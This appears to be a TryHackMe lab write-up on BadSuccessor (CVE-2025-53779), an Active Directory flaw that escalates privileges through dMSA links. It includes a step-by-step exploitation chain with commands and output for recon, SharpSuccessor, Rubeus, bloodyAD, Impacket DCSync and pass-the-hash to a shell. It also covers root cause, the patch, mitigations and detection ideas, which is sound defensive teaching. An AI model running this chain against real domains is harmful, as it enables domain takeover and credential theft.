BadSuccessor: How a “Migration Feature” Became the Fastest Path to Domain Admin
A Windows Server 2025 feature for migrating service accounts (dMSA) allowed any user with permission to create such objects in an OU to link a new dMSA to a Domain Admin account and obtain a Kerberos ticket carrying the Domain Admin's privileges. An attacker with that permission could escalate to Domain Admin without knowing any password.

This writeup didn’t start as a vulnerability hunt. It started as a fairly ordinary study session on Active Directory objects.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Active Directory service accounts are the identities that run applications rather than people. The traditional version is an ordinary user object with a password, a "log on as a service" right and often an SPN registered so Kerberos can issue it service tickets. Because the password is a static, human-chosen secret that is rarely rotated, any authenticated domain user can request a TGS for that SPN and crack it offline: the classic Kerberoasting path (MITRE ATT&CK T1558.003).
Microsoft's answer over the years came in three steps. MSA (2008 R2) binds a managed account to exactly one computer, and that computer's LSA fetches the current password over LDAP; AD generates and rotates it, so no human or config file holds it. The limit is single-server use: the same identity across a web farm or a SQL cluster is out of scope.

gMSA (2012) generalises this by binding the account to a group: any computer in PrincipalsAllowedToRetrieveManagedPassword can retrieve the password. The password is not replicated as a blob. A domain-wide KDS Root Key is created first, and every DC derives the same password independently:
ManagedPassword = KDF(KDS_RootKey, gMSA_SID, ManagedPasswordID, TimeInterval)
The password is 240 bytes (120 characters), cryptographically random, and never known to a human. gMSA closes the Kerberoasting door, but opens a smaller one: SYSTEM on any authorised host lets an attacker dump the password from LSASS with Mimikatz or DSInternals.

dMSA (Delegated Managed Service Accounts, Windows Server 2025) targets migration pain. Legacy svc-* accounts are often left untouched because rotating them or changing their SIDs might break access somewhere. A dMSA is a new managed account linked to an old one through the attribute msDS-ManagedAccountPrecededByLink, so that once migrated it inherits the old account's effective access without re-mapping every ACL and group membership. When a dMSA authenticates, the KDC builds the ticket's PAC (Privilege Attribute Certificate, which carries group memberships and SIDs) as if the request came from the linked, superseded account. The KDC trusts the link.
Setup
The work was done in the BadSuccessor room on TryHackMe, which provides a Server 2025 domain [redacted] with an intentionally vulnerable OU permission. The room is built to show the pre-patch version of the bug. The write-up also covers:
- Get-BadSuccessorOUPermissions.ps1 from Akamai's BadSuccessor toolkit, for recon.
- SharpSuccessor by Logan Goins, for creating and linking the dMSA from Windows.
- Rubeus for TGT/TGS handling on Windows.
- **bloodyAD (2.1.18) and Impacket on Kali, for the Linux path described in the write-up.
Preconditions for the attack, as stated in the write-up:
- A real, logged-in domain account. The starting privilege level does not matter, but the attack cannot be done without logging in.
CreateChildrights formsDS-DelegatedManagedServiceAccountobjects on at least one OU, or something broader with the same effect:GenericAll,WriteDACLorWriteOwner.- OU ownership also counts, because an owner can rewrite the OU's permissions regardless of the current entries.
- At least one DC running Windows Server 2025, since that is the version introducing the dMSA object type. At disclosure time only about 0.7% of AD domains had this.
- On a fully patched DC the simple one-way version no longer works.
The permission is common because general "create objects in this OU" delegation, often given to helpdesk or junior admins, frequently includes dMSA creation rights, and that delegation usually predates dMSA entirely.
Finding it
The starting point was a study session on AD account types. Looking at traditional service accounts, the Kerberoasting exposure was immediate: any authenticated user can request a TGS for an SPN, the ticket is encrypted with a key derived from the account's password, and "never expires" plus excessive privileges makes cracking reliable. That led to MSA and gMSA, where the 120-character random password makes offline cracking pointless.
With dMSA, the question became whether solving the password problem removed the attack surface entirely. It did not. The gap is in how dMSA linking is authorised: setting msDS-ManagedAccountPrecededByLink and marking the migration complete via msDS-DelegatedMSAState requires no validation that the attacker controls the account being linked to. The only check is that the attacker may create or modify the dMSA object itself.

The bug was discovered by Yuval Gordon at Akamai and published in their Security Research blog as "BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory".
Exploitation
The chain, end to end, as the write-up lays it out:

1. Discover a delegated OU with dMSA-creation rights ↓2. Create an attacker-controlled dMSA object in that OU ↓3. Set msDS-ManagedAccountPrecededByLink to point at the target account ↓4. Set msDS-DelegatedMSAState to mark migration as "completed" ↓5. Request Kerberos credentials (TGT) for the dMSA ↓6. KDC processes the predecessor/successor relationship ↓7. PAC is built carrying the target's authorization context ↓8. Request service tickets (TGS) as the now-privileged dMSA ↓9. Access privileged resources / DCSync / domain compromise
Steps 1 and 2 are pure permission abuse. Steps 3 and 4 are a directory write claiming a relationship, with no cross-check against the target before the patch. Steps 5 to 7 are where the KDC turns "who is this?" into "what are they allowed to touch?" using the target's group memberships. Steps 8 and 9 are ordinary Kerberos: every service reads the PAC and trusts it.
Step 1: Recon, find who can create a dMSA

The first question is not whether the domain is vulnerable, since on an unpatched DC dMSA creation is not locked down by default, but who already has the permission and in which OU. Akamai's script checks every OU for CreateChild, GenericAll, WriteDACL or WriteOwner on msDS-DelegatedManagedServiceAccount objects (or on "All Objects"), skips the accounts expected to hold such power (Domain Admins, local Administrators, SYSTEM, Enterprise Admins), and also reports OU ownership.
PS C:\PoC> .\Get-BadSuccessorOUPermissions.ps1Identity OUs-------- ---TRYHACKME\hmann {OU=LabOU,DC=tryhackme,DC=local}TRYHACKME\tbyte {OU=LabOU,DC=tryhackme,DC=local}TRYHACKME\ditall {OU=LabOU,DC=tryhackme,DC=local}
Three accounts hold the right on one OU. That table alone is often worth reporting, because those accounts can reach Domain Admin without cracking a password.
Step 2: Create and link the dMSA from Windows
SharpSuccessor automates creation and linking in one call:
PS C:\PoC> .\SharpSuccessor.exe add /path:"ou=LabOU,dc=tryhackme,dc=local" ` /account:tbyte /name:pentest_dmsa /impersonate:Administrator[+] Adding dnshostname pentest_dmsa.[redacted][+] Adding samaccountname pentest_dmsa$[+] Administrator's DN identified[+] Attempting to write msDS-ManagedAccountPrecededByLink[+] Wrote attribute successfully[+] Attempting to write msDS-DelegatedMSAState attribute[+] Successfully weaponized dMSA object
The command creates the dMSA in the controlled OU, links it to Administrator, flips the migration-state flag, and sets the encryption types and account-control bits needed for it to behave like a real service account. This covers steps 2 to 4 of the chain.
Step 3: Get a TGT for the current user
Rubeus's tgtdeleg asks the system to impersonate the current logon and export the TGT from memory:
PS C:\PoC> .\Rubeus.exe tgtdeleg /nowrap[+] Kerberos GSS-API initialization success![*] base64(ticket.kirbi): doIFvjCCBbqg...
Step 4: Request a TGS as the dMSA
This is where the KDC's predecessor handling is exercised (steps 5 and 6):
PS C:\PoC> .\Rubeus.exe asktgs /targetuser:pentest_dmsa$ /service:krbtgt/[redacted] ` /opsec /dmsa /nowrap /ptt /ticket:doIFvjC...UserName : pentest_dmsa$ (NT_PRINCIPAL)Flags : name_canonicalize, pre_authent, renewable, forwarded, forwardable
/opsec disables RC4 and ticket-reuse behaviour that tends to trip EDR/SIEM detections built around Kerberoasting or Golden Ticket patterns. /dmsa selects the dMSA-specific Kerberos code path. On an unpatched DC, success means the KDC accepted the one-sided link and built a PAC without checking whether Administrator had any reciprocal record. The krbtgt-scoped ticket is effectively a TGT for the dMSA carrying Administrator's privileges.
Step 5: Get a service ticket and use it
PS C:\PoC> .\Rubeus.exe asktgs /user:pentest_dmsa$ /service:cifs/DC-LAB2025-01.[redacted] ` /opsec /dmsa /nowrap /ptt /ticket:doIGLjCCB...
/ptt injects the ticket into memory immediately, with no file to drop. Then:

PS C:\PoC> dir \\DC-LAB2025-01.[redacted]\c$\Users\Administrator\Desktop\-a---- 5/29/2025 9:02 AM 251 flag.txt
Domain Admin's desktop, read from a low-privilege starting account, without knowing the Administrator password or Kerberoasting a ticket.
Step 6: The Linux path, confirm writable permissions
bloodyAD and Impacket do the same attack without dropping a compiled C# binary on the target. First confirm what bloodyAD can see:
root@attackbox:~# bloodyAD -d [redacted] -u 'tbyte' -p 'P@SSw0rd345' \ --host DC-LAB2025-01.[redacted] get writable --detaildistinguishedName: OU=LabOU,DC=tryhackme,DC=localdSA: CREATE_CHILD
dSA: CREATE_CHILD on the OU confirms the same weakness the recon script flagged.
Step 7: Create, link and get a TGT with bloodyAD
root@attackbox:~# bloodyAD -d [redacted] -u 'tbyte' -p 'P@SSw0rd345' \ --host DC-LAB2025-01.[redacted] add badSuccessor pentest2_dmsa[*] Creating DMSA pentest2_dmsa$ in OU=LabOU,DC=tryhackme,DC=local[*] Impersonating: CN=Administrator,CN=Users,DC=tryhackme,DC=local[+] dMSA TGT stored in ccache file pentest2_dmsa_ts.ccachedMSA current keys found in TGS:AES256: 0554f7dc7912...
One command creates the dMSA, links it, requests the TGT and writes a Kerberos credential cache, plus the dMSA's own derived keys harvested from the TGS.
Step 8: Service ticket with Impacket
export KRB5CCNAME=pentest2_dmsa_ts.ccache
python3 /opt/impacket/examples/getST.py -dc-ip [redacted] \ -spn 'cifs/DC-LAB2025-01.[redacted]' \ '[redacted]/pentest2_dmsa$' -k -no-pass
Step 9: DCSync
export KRB5CCNAME=pentest2_dmsa\$.ccache
python3 /opt/impacket/examples/secretsdump.py -k -no-pass \ 'pentest2_dmsa$'@DC-LAB2025-01.tryhackme.localAdministrator:500:aad3b435...:984f755c74...:::krbtgt:502:aad3b435...:[redacted]:::
The krbtgt hash is the key underlying every Kerberos ticket in the domain, the same credential a Golden Ticket forges around.
Step 10: Pass-the-hash to a shell
python3 /opt/impacket/examples/wmiexec.py \ '[redacted]/[redacted]' -hashes :984f755c74...
C:\>whoamitryhackme\administrator
Recon script, one weaponisation command, three Kerberos hops, full domain compromise, no cracking rig.
Root cause
Before the patch, setting msDS-ManagedAccountPrecededByLink on a controlled dMSA and pointing it at any account, up to Domain Admin, was enough on its own. When the dMSA logged in, the KDC built the PAC using the target's group memberships with no check that the target had ever agreed to being succeeded. A real migration is naturally one-sided from the old account's point of view, and the KDC logic copied that design too closely: it believed whatever the dMSA claimed.

This is an authorization weakness, not a cryptographic one. Nothing is cracked; the KDC is told that a new account replaces an old one and goes along with it. That is why a stronger password would not help: there is no password involved.
The permission that enables it, CreateChild on msDS-DelegatedManagedServiceAccount, is small and easy to miss. It is the kind of right handed to junior admins or helpdesk as part of routine setup, long before dMSA existed, and almost nobody audits for it because it is newer than most delegation already in place.
Impact
An attacker with a logged-in domain account and the right OU permission can obtain a TGT whose PAC carries a Domain Admin's group memberships, then request service tickets and reach privileged resources, run DCSync and compromise the domain. No password guessing, no Kerberoasting, no LSASS access on a DC, no interaction with the real Domain Admin account.
The conditions are narrow: at least one Server 2025 DC, the specific OU permission or an equivalent, and the pre-patch KDC. At disclosure only about 0.7% of AD domains had Server 2025. The CVSS vector AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (7.2, High, CWE-23, Windows Kerberos) includes PR:H, meaning the score assumes the attacker already has meaningful logged-in access, which matches the OU-permission requirement. It was never usable by an outsider with no login.
The bug was publicly disclosed as a zero-day: the technique was public before the patch shipped. That is not the same as active exploitation. Microsoft notes no confirmed in-the-wild exploitation and rated exploitation likelihood as "less likely"; some lower-quality trackers imply otherwise without primary-source backing.
Fix
Microsoft assigned CVE-2025-53779 and patched it in the August 2025 Patch Tuesday update (12 August 2025). Based on Akamai's follow-up research, the fix is inside kdcsvc.dll, not in permissions on the attribute:
msDS-ManagedAccountPrecededByLinkcan still be written by anyone with the same OU permissions.- The KDC now checks the relationship when a ticket is requested, and accepts it only if the link is two-way: the target account must also point back at the dMSA, as a real admin-run migration would set up.
Akamai tested this after the patch and confirmed the write still succeeds, but the KDC now refuses to issue the ticket unless the link goes both ways. That closes the zero-effort version where "I can create a dMSA in this OU" alone reached Domain Admin.
What survives: if an attacker already controls both the dMSA and the target account, for example through existing GenericWrite rights on a user or computer, they can set up the required two-way link and pull the target's Kerberos keys through it. That is a quieter shadow-credential or DCSync-style credential grab, but only against something already controlled. It is no longer a way to walk in and take over the domain.
Mitigation checklist from the write-up:
- Apply the August 2025 update to every Windows Server 2025 DC.
- List all accounts with dMSA-creation rights across the domain, using the recon script or an equivalent BloodHound query, on every OU.
- Review
CreateChildgrants tied tomsDS-DelegatedManagedServiceAccount. - Review
GenericAllgrants on OUs, which includeCreateChild. - Review
WriteDACLgrants, which let someone grant themselvesCreateChildlater. - Review
WriteOwnergrants, since ownership allows rewriting the whole permission list. - Audit OU ownership separately from visible permission entries.
- Limit dMSA creation to Tier-0-controlled OUs, treating it like Domain Admin membership.
- Check for existing
msDS-ManagedAccountPrecededByLinkvalues pointing at privileged accounts outside a known migration. - Keep monitoring changes to these attributes, and re-run permission audits regularly.
For detection, the write-up deliberately avoids inventing Windows Event IDs, since none of the material it used points to one for this attack. It suggests watching for unexpected msDS-DelegatedManagedServiceAccount creation outside known service-account setup, any write to msDS-ManagedAccountPrecededByLink especially when the target is privileged, any write to msDS-DelegatedMSAState marking migration complete shortly after creation with no change ticket, privileged access following dMSA creation (DC replication requests, sensitive share access, admin-group changes), and ACL baselines on OUs that allow dMSA creation.

Variants to test
- Enumerate dMSA-creation rights on every OU. Run
Get-BadSuccessorOUPermissions.ps1or a BloodHound equivalent. A positive result is any non-Tier-0 account, or an OU owner, holdingCreateChild,GenericAll,WriteDACLorWriteOwneronmsDS-DelegatedManagedServiceAccount. - Check for existing predecessor links. Query
msDS-ManagedAccountPrecededByLinkacross the domain. A positive result is a dMSA linked to a privileged account outside a documented migration. - Test the two-way link on a patched DC. With control of both a dMSA and a target account (for example via
GenericWrite), set the reciprocal link and request a ticket. A positive result is the KDC issuing a ticket carrying the target's keys, showing the post-patch path still works within its narrower scope. - Look for stale delegation. Compare current OU ACLs against historical baselines. A positive result is a
CreateChildgrant on dMSA objects that nobody can explain, especially one granted to helpdesk or junior admin groups. - Check OU ownership. Enumerate owners of every OU that hosts service accounts. A positive result is an owner who is not a Tier-0 principal, since ownership bypasses the visible permission entries.
The lab was conducted in an authorised, isolated TryHackMe environment. Never run these techniques against systems you do not own or have explicit written authorisation to test.
What happened, in plain words
Imagine a large office building where every door opens with a badge. The building has a facilities team that hands out badges, and a central security desk that decides, every time someone swipes, whether that person is allowed through that particular door. Most of the time this works fine. But one day someone notices that the security desk will accept a handwritten note saying "I am the new manager, please give me the manager's keys" without ever phoning the real manager to check. That is, in essence, what this article is about.
The building here is Active Directory (AD), Microsoft's system for managing users, computers and permissions inside a company network. The badges are Kerberos tickets, small cryptographic tokens that prove who you are and what you are allowed to do. The security desk is a Domain Controller (DC), a server that runs the AD database and hands out those tickets. The handwritten note is a directory attribute called msDS-ManagedAccountPrecededByLink, and the fact that the KDC did not check the relationship is a vulnerability tracked as CVE-2025-53779, nicknamed BadSuccessor.
A vulnerability, in plain terms, is a flaw in how a system was built that lets someone make it behave in a way the designers did not intend. Some vulnerabilities let an attacker read data they should not see; this one lets an attacker convince the security desk that they are somebody important, and then walk through doors that should have stayed shut.
The story starts with a much older problem called Kerberoasting, which we will explain shortly, and with Microsoft's long effort to fix it. That effort produced three generations of special accounts for running software: MSA, gMSA and finally dMSA. The last of these, introduced in Windows Server 2025, was meant to make life easier for companies migrating away from old accounts. Instead it opened a door that nobody had thought to lock, and that door led straight to the highest level of access in the building: Domain Admin.
